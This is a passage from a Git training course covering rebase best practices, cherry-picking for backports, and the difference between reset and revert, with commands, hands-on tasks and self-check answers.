- Rebase `main`, `release/*` or any branch others have pulled — this is the golden rule.
- Use bare `git push --force`, especially in scripts and aliases.
- Rebase a branch you have already merged elsewhere, or you will duplicate commits.
- Panic during a conflict: `git rebase --abort` always returns you to the starting state.

Do

- Rebase **local, unpublished** work freely; it is the cleanest way to tidy before a PR.

- Keep PR branches short-lived so rebases are small.
- Alias a safe push: `git config --global alias.pushf "push --force-with-lease --force-if-includes"`.
- Run tests during the rebase with `--exec "npm test"` when history cleanliness matters (bisectability).
- Remember `reflog` keeps the pre-rebase commits for about 90 days by default (see reset and revert §3.4).
- Compare with merging §3.1: choose rebase for tidying your own branch, merge for integrating shared branches.

9 Tasks

- [ ] **T1 — Rebase onto a moved main** *(≈25 min, beginner)*
  - **Goal:** feel the difference between merge and rebase.
  - **Steps:**
    1. Follow guide steps 1-3.
    2. Before rebasing, note the three feature commit hashes (`git log --oneline`).
    3. After rebasing, list them again.
  - **Done when:** the hashes differ, the content of `cart.js` is unchanged, and `git log --graph --all` is a single line.
- [ ] **T2 — Squash with interactive rebase** *(≈30 min, beginner)*
  - **Goal:** turn five messy commits into two good ones.
  - **Steps:**
    1. Create five commits ("Add X", "typo", "wip", "Add Y", "fix Y").
    2. Run `git rebase -i --root` or `git rebase -i HEAD~5`.
    3. Use `reword`, `fixup` and `drop` so two meaningful commits remain.
  - **Done when:** `git log --oneline` shows exactly two commits with clear messages.
- [ ] **T3 — Autosquash workflow** *(≈25 min, intermediate)*
  - **Goal:** use `--fixup` the way reviewers expect.
  - **Steps:**
    1. Make three commits, then discover a bug in the first one.
    2. Fix it and run `git commit --fixup <hash-of-first>`.
    3. Run `git rebase -i --autosquash main`.

- **Done when:** the fixup commit has disappeared and the bug fix is inside the first commit (`git show <first>`).

- [ ] **T4 — Break it: the stale lease** *(≈30 min, intermediate)*
  - **Goal:** see `--force-with-lease` save a colleague's work.
  - **Steps:**
    1. Reproduce guide step 7 with a second clone.
    2. Try the push with `--force-with-lease`, then (in a throwaway repo only) with `--force`.
    3. Run `git log origin/feature/cart` after each attempt.
  - **Done when:** you can show that the lease attempt kept the teammate's commit and the `--force` attempt destroyed it.

- [ ] **T5 — Recover from a bad rebase** *(≈30 min, intermediate)*
  - **Goal:** use the reflog as an undo button.
  - **Steps:**
    1. Rebase a branch and deliberately `drop` a commit in the to-do list.
    2. Find the pre-rebase tip with `git reflog`.
    3. Restore it with `git reset --hard <hash>`.
  - **Done when:** the dropped commit is back and `git diff <hash>` shows no differences.

- [ ] **T6 — Prove it: safe publishing rules** *(≈30 min, advanced)*
  - **Goal:** explain the golden rule and demonstrate the safe workflow.
  - **Steps:**
    1. Without the guide, push a feature branch, rewrite it, and publish it with `--force-with-lease`.
    2. Write five sentences: when rebase is safe, when merge is safer, why a lease beats `--force`, what `reflog` is for, and which branches must never be rebased.
  - **Done when:** the push succeeds with `(forced update)` and your written rules match section 5.

10 Self-check questions

1. Why does a rebased commit get a different hash even if its diff is identical?
2. State the golden rule of rebasing and give one reason for it.
3. What does `--force-with-lease` check that `--force` does not?
4. What is the difference between `squash` and `fixup` in an interactive rebase?

5. You finished a rebase and realise you lost a commit. What do you do?

ANSWERS

1. The hash covers the parent hash (plus tree, author, message and timestamps). A new base means a new parent, hence a new hash.
2. Do not rebase commits that others have built on (shared branches). Their copies still contain the old commits, so integrating your rewritten ones produces duplicates and confusing conflicts.
3. That the remote branch still points to where your last fetch saw it; if someone pushed since, the push is refused.
4. `squash` keeps the commit's message and lets you combine it with the previous one; `fixup` discards the message.
5. `git reflog`, find the entry from before `rebase (start)`, and `git reset --hard <hash>` (or `git branch rescue <hash>`).

11 Further reading

- *Pro Git* (git-scm.com/book) — chapter 3.6 "Rebasing" and chapter 7 "Rewriting History".
- `man git-rebase` and `man git-push` (the `--force-with-lease` section).
- GitHub Docs — "About pull request merges" (Squash and rebase options).
- Kubernetes contributor guide — pull request and commit guidance.

3.3 Cherry-picking

Topic 3 of 13 | ~2 hours | Difficulty: Intermediate

1 What it is

`git cherry-pick <commit>` takes the **change introduced by one existing commit** (its diff against its parent) and re-applies it on top of your current branch as a **new commit** with a new hash. It copies *one commit*, not a whole branch history. The original and the copy are unrelated as far as Git's graph is concerned; they merely contain the same patch.

The classic use is the **backport**: a bug is fixed on `main`, but the version running in production (or a supported older release) is on a `release/*` branch that must receive *only that fix*, not all the new features that landed on `main`.

2 Why it matters in DevOps

- **Hotfixes without shipping unfinished work.** `main` may contain half-finished features; you cannot just merge it into the release.
- **Supporting multiple versions.** Libraries, operators and platforms keep several maintained releases (`1.4.x`, `1.5.x`); security fixes must reach all of them.
- **Rescuing a commit** that landed on the wrong branch.
- **Risk:** a copied commit can silently depend on code that only exists on `main`, and duplicates make history confusing (the same fix appears twice, with different hashes). Good practice is to record where the copy came from and to test the result.

3 Real-world system example

Kubernetes release branches. Kubernetes maintains release branches such as `release-1.xx`. Fixes are merged to `master` / `main` first and then *cherry-picked* to the supported release branches through a documented process: the contributor runs the project's cherry-pick helper script (`hack/cherry_pick_pull.sh`) which opens a new pull request against the release branch, and release managers approve it. The exact steps are described in the cherry-pick section of the Kubernetes contributor documentation.

The Linux stable kernels. Bug fixes go into the mainline kernel first. Maintainers mark fixes that should also go to supported stable series with a `Cc: stable@vger.kernel.org` tag, and the stable team backports those commits (a cherry-pick, typically recording the original upstream commit ID in the backported commit message).

Both projects follow the same rule: **fix in the newest branch first, then backport**, so the fix cannot be lost when you upgrade.

4 Diagram




Figure 3.3-1

The backport flow as a team process:




Figure 3.3-2

5 How it works

Command	Meaning
`git cherry-pick <hash>`	apply one commit onto the current branch
`git cherry-pick -x <hash>`	same, and append `(cherry picked from commit <hash>)` to the message — **use this for backports**
`git cherry-pick A B C`	several commits, in the order given
`git cherry-pick A..B`	commits after `A` up to and including `B` (A itself excluded)
`git cherry-pick -n <hash>`	apply to the working tree and index but do not commit (squash several picks)

Command	Meaning
`git cherry-pick -m 1 <merge-hash>`	pick a **merge commit**, choosing parent 1 (the mainline) as the baseline
`git cherry-pick --continue / --skip / --abort`	after a conflict
`git cherry <upstream> <head> -v`	show which commits on `<head>` have an equivalent patch in `<upstream>` (`-` = already there, `+` = not yet)
`git log --cherry-pick --left-right main...release/1.0`	list commits unique to each side, hiding patch-equivalents

Release-branch workflow in practice

1. Cut `release/1.0` from the commit that shipped `v1.0.0`.
2. Fix bugs on `main` first (so they cannot be forgotten).
3. Cherry-pick the fix commit(s) onto `release/1.0` with `-x`.
4. Tag `v1.0.1` on the release branch (see Tags §3.6) and deploy that tag.

Conflicts. If the target branch has diverged around the changed lines, the cherry-pick stops with a conflict just like a merge. Resolve, `git add`, `git cherry-pick --continue`. A conflict is a warning: the fix may rely on surrounding code that does not exist in the release; read it, do not just accept it.

Merge commits. A merge has two parents, so Git cannot know which diff you want; it refuses with `commit … is a merge but no -m option was given`. `-m 1` means "diff against the first parent". Usually it is better to cherry-pick the individual commits instead.

6 Step-by-step guide

Prerequisites: Git 2.30+. Everything is local.

1. **Create a "released" codebase and a release branch.**

```bash
git init shop-api && cd shop-api
printf 'const total = (a, b) ⇒ a - b;\n' > price.js
echo "1.0.0" > VERSION
git add . && git commit -m "Release 1.0 code"
git tag -a v1.0.0 -m "Release 1.0.0"
git branch release/1.0
```

2. **Continue developing on `main`: a feature, then a bug fix, then another feature.**

```bash
echo wishlist > wishlist.js && git add . && git commit -m "Add wishlist"
sed -i 's/a - b/a + b/' price.js && git commit -am "Fix: total() must add, not
  subtract"
echo coupons > coupons.js && git add . && git commit -m "Add coupons"
git log --oneline
```

Expected (hashes will differ):

```
6941c05 Add coupons
04ba75a Fix: total() must add, not subtract
737f1e6 Add wishlist
6d31d5d Release 1.0 code
```

3. **Backport only the fix to the release branch.**

```bash
FIX=$(git log --grep="Fix: total" --format=%h)
git switch release/1.0
git cherry-pick -x "$FIX"
```

Expected: `[release/1.0 77a57ce] Fix: total() must add, not subtract` and a one-file diffstat.

4. **Inspect the result.**

```bash
git log --oneline          # two commits only: the fix and "Release 1.0 code"
git log -1                 # message ends with: (cherry picked from commit 04ba75a...)
ls                         # no wishlist.js or coupons.js: features did not come along
```

5. **Tag the patch release.**

```bash
git tag -a v1.0.1 -m "Release 1.0.1: fix total()"
```

6. **Confirm what is and is not backported.**

```bash
git cherry -v main release/1.0
```

Output similar to `- 77a57ce... Fix: total() must add, not subtract` — the `-` means an equivalent patch already exists on `main`. `git log --cherry-pick --left-right --oneline main...release/1.0` shows the remaining differences (features that exist only on `main`).

7. **Provoke and resolve a conflict.**

```bash
git switch main
echo "line" > price2.js && git add . && git commit -m "Add price2"
echo "changed on main" >> price2.js && git commit -am "Edit price2"
git switch release/1.0
echo "different" > price2.js && git add . && git commit -m "Release price2"
git cherry-pick main
```

Output:

```
Auto-merging price2.js
CONFLICT (content): Merge conflict in price2.js
error: could not apply b0774b9... Edit price2
```

Fix the file, then `git add price2.js && git cherry-pick --continue`, or bail out with `git cherry-pick --abort`.

8. **Pick a merge commit (only if you must).**

```bash
git cherry-pick -m 1 <merge-commit-hash>
```

Without `-m 1` Git stops with `error: commit <hash> is a merge but no -m option was given.`

9. **Real GitHub flow (optional).** On GitHub, open a PR whose *base* is `release/1.0` and whose branch was created from it (`git switch -c backport/fix-total release/1.0 && git cherry-pick -x <hash> && git push -u origin HEAD`). Reviewers see only the one commit, and branch protection (see Protected Branches and Pull Requests §3.8) still applies to release branches.

7 Real-world scenario

(Illustrative.) The `shop-api` team shipped v2.3.0 on Tuesday. On Thursday support reports that discount codes are applied twice at checkout, costing real money. `main` already contains a week of unfinished refactoring for v2.4. The on-call engineer fixes the bug on a branch off `main` with a regression test, merges the PR, then creates `backport/double-discount` from `release/2.3`, runs `git cherry-pick -x <fix-hash>`, and opens a PR into

`release/2.3`. CI runs the v2.3 test suite, a second engineer approves, the PR merges, and the team tags `v2.3.1` and deploys it. The two-hour fix reaches customers without a single line of v2.4 code. On Monday, when v2.4 is released, the fix is already in because it was made on `main` first. **Lesson:** fix forward on the newest branch, backport with `-x`, tag the patch release, and never merge `main` into a release branch just to get one fix.

8 Common mistakes and best practices

Don't

- Cherry-pick *instead of* fixing on `main`: the next release will regress the bug.
- Cherry-pick large numbers of commits regularly — that is a sign your branching model (see Trunk-based vs GitFlow §3.9) fights you.
- Cherry-pick a commit without its prerequisites (a refactor it depends on) and assume it works because it applied cleanly.
- Later merge `main` into the release branch and be surprised by duplicate or conflicting versions of the same fix (Git usually reconciles identical patches, but not always).

Do

- Always use `-x` for backports so `git log` tells future readers where the copy came from.
- Run the test suite on the release branch after cherry-picking, in CI, before tagging.
- Keep fix commits **small and self-contained** (one logical change) so they are easy to backport.
- Use `git cherry` or a "backport needed" label to track which fixes are still pending.
- For recovering from a mistaken pick use `git reset --hard HEAD~1` (see reset and revert §3.4) on an unpublished branch, or `git revert` on a shared one.

9 Tasks

- [ ] **T1 — Backport a one-line fix** *(≈25 min, beginner)*
  - **Goal:** move exactly one commit to a release branch.
  - **Steps:**
    1. Follow guide steps 1-3.
    2. Confirm with `ls` and `git log --oneline` that the features are absent from `release/1.0`.
  - **Done when:** `release/1.0` has exactly two commits and `price.js` contains `a + b`.
- [ ] **T2 — Trace a backport** *(≈20 min, beginner)*

- **Goal:** prove where a commit came from.
- **Steps:**
  1. Run `git log -1 release/1.0` and find the `(cherry picked from commit …)` line.
  2. Run `git show <that-hash>` on `main` and compare with `git show HEAD` on the release branch.
  3. Run `git cherry -v main release/1.0`.
- **Done when:** you can state which hash is the original, which is the copy, and why their hashes differ.

☐ **T3 — Pick a range, squashed** *(≈30 min, intermediate)*

- **Goal:** backport three related commits as one.
- **Steps:**
  1. On `main`, make three commits that together implement a fix.
  2. On a release branch run `git cherry-pick -n A^..C` (changes are staged but not committed).
  3. Commit once with a message that lists the three source hashes.
- **Done when:** `git log --oneline` on the release branch shows one new commit and `git diff main -- <file>` is empty for the fixed file.

☐ **T4 — Break it and fix it: the conflict** *(≈30 min, intermediate)*

- **Goal:** resolve a cherry-pick conflict safely.
- **Steps:**
  1. Reproduce guide step 7.
  2. Resolve it by keeping the release branch's text plus the new line from `main`.
  3. Finish with `git cherry-pick --continue`.
  4. Repeat once and finish with `--abort` instead.
- **Done when:** after the abort `git status` is clean and `git log` is unchanged; after the continue the new commit exists.

☐ **T5 — Automate the backport check** *(≈35 min, advanced)*

- **Goal:** list fixes that have not reached the release branch.
- **Steps:**
  1. Write a shell script that runs `git cherry release/1.0 main` and prints only lines starting with `+` whose message starts with `Fix`.
  2. Run it before and after a backport.
- **Done when:** the script lists the fix before the backport and prints nothing afterwards.

- [ ] **T6 — Prove it: ship a patch release** *(≈40 min, advanced)*
  - **Goal:** run the entire hotfix process without the guide.
  - **Steps:**
    1. Create `release/1.0`, add a bug to `main`, fix it, then backport with `-x` and tag `v1.0.1`.
    2. Explain in writing why the fix was made on `main` first and why merging `main` into the release branch would have been wrong.
  - **Done when:** `git describe --tags` on the release branch prints `v1.0.1` and your explanation covers unfinished features and `-x`.

10 Self-check questions

1. How does a cherry-picked commit differ from the original?
2. Why should you use `-x` when backporting?
3. Why is fixing on the newest branch first the safer policy?
4. What does `git cherry-pick A..B` include and exclude?
5. Why can't you cherry-pick a merge commit without `-m`?

ANSWERS

1. Same diff, new hash, new parent, possibly new author date/committer; it is not linked to the original in the graph.
2. It appends the original commit ID to the message, making backports traceable and auditable.
3. Otherwise the next release (built from the newest branch) would be missing the fix and the bug would reappear.
4. It includes every commit after `A` up to and including `B`; `A` itself is excluded.
5. A merge has two parents, so there are two possible diffs; `-m N` selects which parent to diff against.

11 Further reading

- *Pro Git* (git-scm.com/book) — "Rebasing" chapter covers cherry-pick; `man git-cherry-pick`.
- Kubernetes contributor documentation — the "cherry-pick" release process.
- Linux kernel documentation — "Stable kernel rules" (Documentation/process/stable-kernel-rules).

- Related: Branching and Merging §3.1, Semantic Versioning and Release Management §3.10.

LAB NOTES What I ran, what I saw, what it means

3.4 reset and revert

Topic 4 of 13 | ~3 hours | Difficulty: Intermediate

1 What it is

Both commands "undo" things, but in opposite ways.

- `git reset` moves the current branch pointer **backwards** (to an earlier commit) and, depending on the mode, also rewinds the staging area (the **index**) and your working files. It *rewrites history*: the commits you reset past are no longer on the branch.
- `git revert` creates a **new commit that applies the inverse** of an earlier commit. History only moves forward; the bad commit and its undo both stay visible.

The rule of thumb: **reset for your own unpublished work, revert for anything already shared.** And when you get it wrong, the **reflog** — Git's private log of every place `HEAD` has been — usually lets you get everything back.

2 Why it matters in DevOps

- **A bad change reached `main` and production is burning.** `git revert` is the safe, auditable rollback that every teammate's clone will accept. `git reset --hard` plus a force-push on `main` breaks every clone and the CI history.
- **Lost work.** `git reset --hard` is one of the few Git commands that can destroy uncommitted changes forever. Knowing which modes are safe is part of working safely.
- **Rollback in pipelines and GitOps.** When the desired state of production lives in Git, "revert the commit" *is* the rollback (see CI/CD §0.2).
- **Recovery skills** (`reflog`) turn a "I deleted the branch / lost my commits" crisis into a one-minute fix.

3 Real-world system example

GitHub's own "Revert" button. On a merged pull request GitHub offers *Revert*, which opens a new PR containing a `git revert` of the merge commit — exactly the operation in this topic, because a shared protected branch cannot (and should not) be rewritten. Teams practising

continuous delivery typically keep a "revert first, investigate later" rule for broken `main`.

Git's own safety net. Git keeps the reflog locally (by default unreachable commits are retained for roughly 30 days and reflog entries for about 90 days; both are configurable via `gc.reflogExpire` and `gc.reflogExpireUnreachable`). Hosting providers do not give you your local reflog, which is why *local* recovery must happen on the machine where you did the work.

4 Diagram

What each reset mode moves (the three "trees": commit history, index/staging, working directory):




Figure 3.4-1

Reset vs revert on a shared branch:




Figure 3.4-2

5 How it works

Command	Branch pointer	Index	Working files	Safe on shared branches?
`git reset --soft <c>`	moves to `<c>`	un-changed	unchanged	no (rewrites history)
`git reset [--mixed] <c>`	moves to `<c>`	reset to `<c>`	unchanged	no
`git reset --hard <c>`	moves to `<c>`	reset	**reset (changes lost)**	no
`git reset --keep <c>`	moves	reset	reset, but aborts if it would lose local edits	no

Command	Branch pointer	Index	Working files	Safe on shared branches?
`git revert <c>`	new commit on top	updated	updated	**yes**
`git revert -m 1 <merge>`	new commit undoing a merge relative to parent 1	updated	updated	**yes**

Related "undo" commands that are *not* reset:

Goal	Command
Discard uncommitted edits to a file	`git restore <file>` (older: `git checkout -- <file>`)
Unstage a file but keep edits	`git restore --staged <file>`
Fix the last commit message / add a forgotten file (unpushed)	`git commit --amend`
Move commits to another branch	cherry-pick §3.3 then `git reset --hard HEAD~N`

Common use of each reset mode

- `--soft HEAD~3`: "squash the last three commits into one" — then `git commit` again.
- `--mixed HEAD~1` (the default): "un-commit and re-stage selectively" (`git add -p`).
- `--hard origin/main`: "throw away everything local, make my branch identical to the remote".

Reverting a merge commit. A merge has two parents. `git revert -m 1 <merge>` says "undo the changes the merge brought in, relative to parent 1 (the branch that was merged *into*)". Caveat: afterwards Git considers that branch's commits already merged, so merging the same branch again later brings nothing; to re-apply it you must first revert the revert (`git revert <the-revert-commit>`). This is a classic trap.

The reflog. `git reflog` lists `HEAD@{0}`, `HEAD@{1}`, … — each previous position of `HEAD`, with the action that moved it. Any commit you can find there can be restored: `git reset --hard HEAD@{N}`, or safer, `git branch rescue <hash>`. Per-branch history is available as `git reflog show <branch>`. It only helps for **committed** work: files you never committed or staged and then destroyed with `--hard` are not in the reflog (staged ones may be recoverable with `git fsck --lost-found`).

6 Step-by-step guide

Prerequisites: Git 2.30+. A throwaway repo.

1. **Make three commits.**

```bash
git init shop-api && cd shop-api
for i in 1 2 3; do echo "line $i" >> notes.txt; git add .; git commit -m "Commit $i";
  done
git log --oneline
```

Output similar to:

```
1a60675 Commit 3
33167bf Commit 2
2f68067 Commit 1
```

2. `--soft`**: un-commit but keep everything staged.**

```bash
git reset --soft HEAD~1
git status --short        # M  notes.txt   (staged, first column)
git log --oneline         # only Commit 2 and Commit 1 remain
git commit -m "Commit 3 again"
```

3. `--mixed` **(default): un-commit and unstage.**

```bash
git reset HEAD~1
git status --short        #  M notes.txt   (modified, NOT staged, second column)
git diff                  # still shows the "line 3" addition
git add . && git commit -m "Commit 3 third time"
```

4. `--hard`**: throw changes away (this is the dangerous one).**

```bash
echo "junk" >> notes.txt
git reset --hard HEAD~1
cat notes.txt             # only line 1 and line 2: both the junk and Commit 3 are
  gone from the working tree
```

Output: `HEAD is now at 33167bf Commit 2`.

5. **Undo the** `--hard` **with the reflog.**

```bash
git reflog
```

Output similar to:

```
33167bf HEAD@{0}: reset: moving to HEAD~1
e79eac5 HEAD@{1}: commit: Commit 3 third time
33167bf HEAD@{2}: reset: moving to HEAD~1
...
```

The "Commit 3 third time" commit is still there. Restore it:

```bash
git reset --hard HEAD@{1}
cat notes.txt             # line 3 is back
```

(The `junk` line was never committed, so it is gone for good — that is the real cost of `--hard`.)

6. `revert`**: the safe undo.**

```bash
git revert --no-edit HEAD
git log --oneline
cat notes.txt             # line 3 is gone again
```

Output: `[main 45e05b8] Revert "Commit 3 third time"` and a log with the original *and* its revert:

```
45e05b8 Revert "Commit 3 third time"
e79eac5 Commit 3 third time
33167bf Commit 2
2f68067 Commit 1
```

To bring the change back, revert the revert: `git revert --no-edit HEAD` (Git titles it `Reapply "Commit 3 third time"`).

7. **Revert a merge commit.**

```bash
git switch -c feature/f && echo f > f.txt && git add . && git commit -m "feature f"
git switch main && git merge --no-ff -m "Merge f" feature/f
git revert -m 1 --no-edit HEAD
ls                        # f.txt is gone
```

Without `-m 1`: `error: commit <hash> is a merge but no -m option was given.`

8. **Recover a deleted branch.**

```bash
git branch -D feature/f
```

Git prints `Deleted branch feature/f (was 2a6b175).` — that hash is your lifeline:

```bash
git branch feature/f-rescued 2a6b175
git log --oneline feature/f-rescued -1
```

If you lost the message, `git reflog` shows the branch tip from when you last checked it out (`checkout: moving from feature/f to main`), and `git fsck --lost-found` lists dangling commits.

9. **Undo uncommitted edits to a single file, the modern way.**

```bash
echo oops >> notes.txt
git restore notes.txt            # discards the edit (cannot be undone!)
echo oops2 >> notes.txt && git add notes.txt
git restore --staged notes.txt   # unstage only; edit remains
```

7 Real-world scenario

(Illustrative.) At 16:40 a `shop-api` PR that changes a database query is merged to `main` and auto-deployed. Within minutes error rates climb and checkout slows. The on-call engineer does **not** debate a fix. They click *Revert* on the merged PR (or run `git revert -m 1 <merge-sha>`), get the revert PR approved by the second reviewer, merge it, and the pipeline redeploys the previous behaviour in minutes. Error rates return to normal. The next morning the original author fixes the query on a new branch and *reverts the revert* so the original change comes back with the fix on top; a postmortem notes that the missing load test is the real defect. **Lesson:** on shared branches the undo is a new commit. History stays truthful, nobody's clone breaks, and the fix-forward can happen calmly.

8 Common mistakes and best practices

Don't

- `git reset --hard` followed by `git push --force` on a shared branch such as `main`.
- Run `git reset --hard` without checking `git status` first — uncommitted work is not in the reflog.

- Forget that reverting a merge makes a later re-merge of that branch a no-op.
- Rely on the reflog as a backup: it is local, expires, and does not exist on a fresh clone.

Do

- Reset **local, unpublished** commits; revert **published** ones.
- Before anything destructive, make a rescue pointer: `git branch backup/before-reset`.
- Prefer `git restore` and `git switch` over overloaded `git checkout` for clarity.
- Write good revert messages: "Revert X because Y (incident #123)".
- Treat `git reflog` + `git reset --hard HEAD@{N}` as your first-aid kit; run it immediately, before `git gc` can run.
- For stuff that should leave the working directory temporarily, use stash §3.5 instead of committing junk and resetting.

9 Tasks

- [ ] **T1 — Compare the three reset modes** *(≈30 min, beginner)*
  - **Goal:** see exactly what each mode moves.
  - **Steps:**
    1. Create three commits as in guide step 1.
    2. For each of `--soft`, `--mixed`, `--hard`: run `git reset <mode> HEAD~1`, then `git status --short` and `cat notes.txt`, then restore with `git reset --hard <hash-of-commit-3>`.
    3. Fill in a table: branch moved? index changed? working file changed?
  - **Done when:** your table matches section 5 and you can explain the output of `git status --short` for each mode.
- [ ] **T2 — Recover from a hard reset** *(≈20 min, beginner)*
  - **Goal:** resurrect "lost" commits.
  - **Steps:**
    1. Make 3 commits, then `git reset --hard HEAD~2`.
    2. Find the old tip in `git reflog` and restore it.
  - **Done when:** `git log --oneline` shows all three commits again.
- [ ] **T3 — Revert a pushed commit safely** *(≈30 min, intermediate)*
  - **Goal:** undo a shared change without rewriting history.
  - **Steps:**

1. Create a bare "origin" (`git init --bare origin.git`), clone it twice (`alice`, `bob`).
2. In `alice`, commit a bad change and push. In `bob`, `git pull`.
3. In `alice`, `git revert` the bad commit and push; in `bob`, `git pull`.

- **Done when:** `bob` pulls with a plain fast-forward and the bad change is gone from his working tree.

- [ ] **T4 — Break it: the force-push disaster** *(≈30 min, intermediate)*
  - **Goal:** feel why reset + force-push on shared history hurts.
  - **Steps:**
    1. Same setup as T3, but in `alice` run `git reset --hard HEAD~1 && git push --force`.
    2. In `bob`, run `git pull` and `git status`.
    3. Fix `bob`'s clone (`git fetch && git reset --hard origin/main`, after saving any local work on a branch).
  - **Done when:** you can describe the "diverged" state in `bob`'s clone and why revert would have avoided it.

- [ ] **T5 — Revert a merge, then reapply it** *(≈40 min, advanced)*
  - **Goal:** understand the revert-a-merge trap.
  - **Steps:**
    1. Create a feature branch, merge it with `--no-ff`, then `git revert -m 1 HEAD`.
    2. Try `git merge feature` again and note the "Already up to date" message.
    3. Fix by reverting the revert, then confirm the feature files return.
  - **Done when:** the feature files are back and you can explain why step 2 did nothing.

- [ ] **T6 — Prove it: build a recovery runbook** *(≈40 min, advanced)*
  - **Goal:** teach recovery to a teammate.
  - **Steps:**
    1. Write a one-page runbook with four scenarios: "I reset too far", "I deleted a branch", "bad commit on main", "I hard-reset uncommitted work".
    2. For each, give the exact commands and whether recovery is guaranteed, likely or impossible.
    3. Test each scenario on a throwaway repo.
  - **Done when:** every scenario's commands were executed successfully (or shown to be impossible) in the sandbox.

10 Self-check questions

1. What is the difference between `--soft`, `--mixed` and `--hard`?
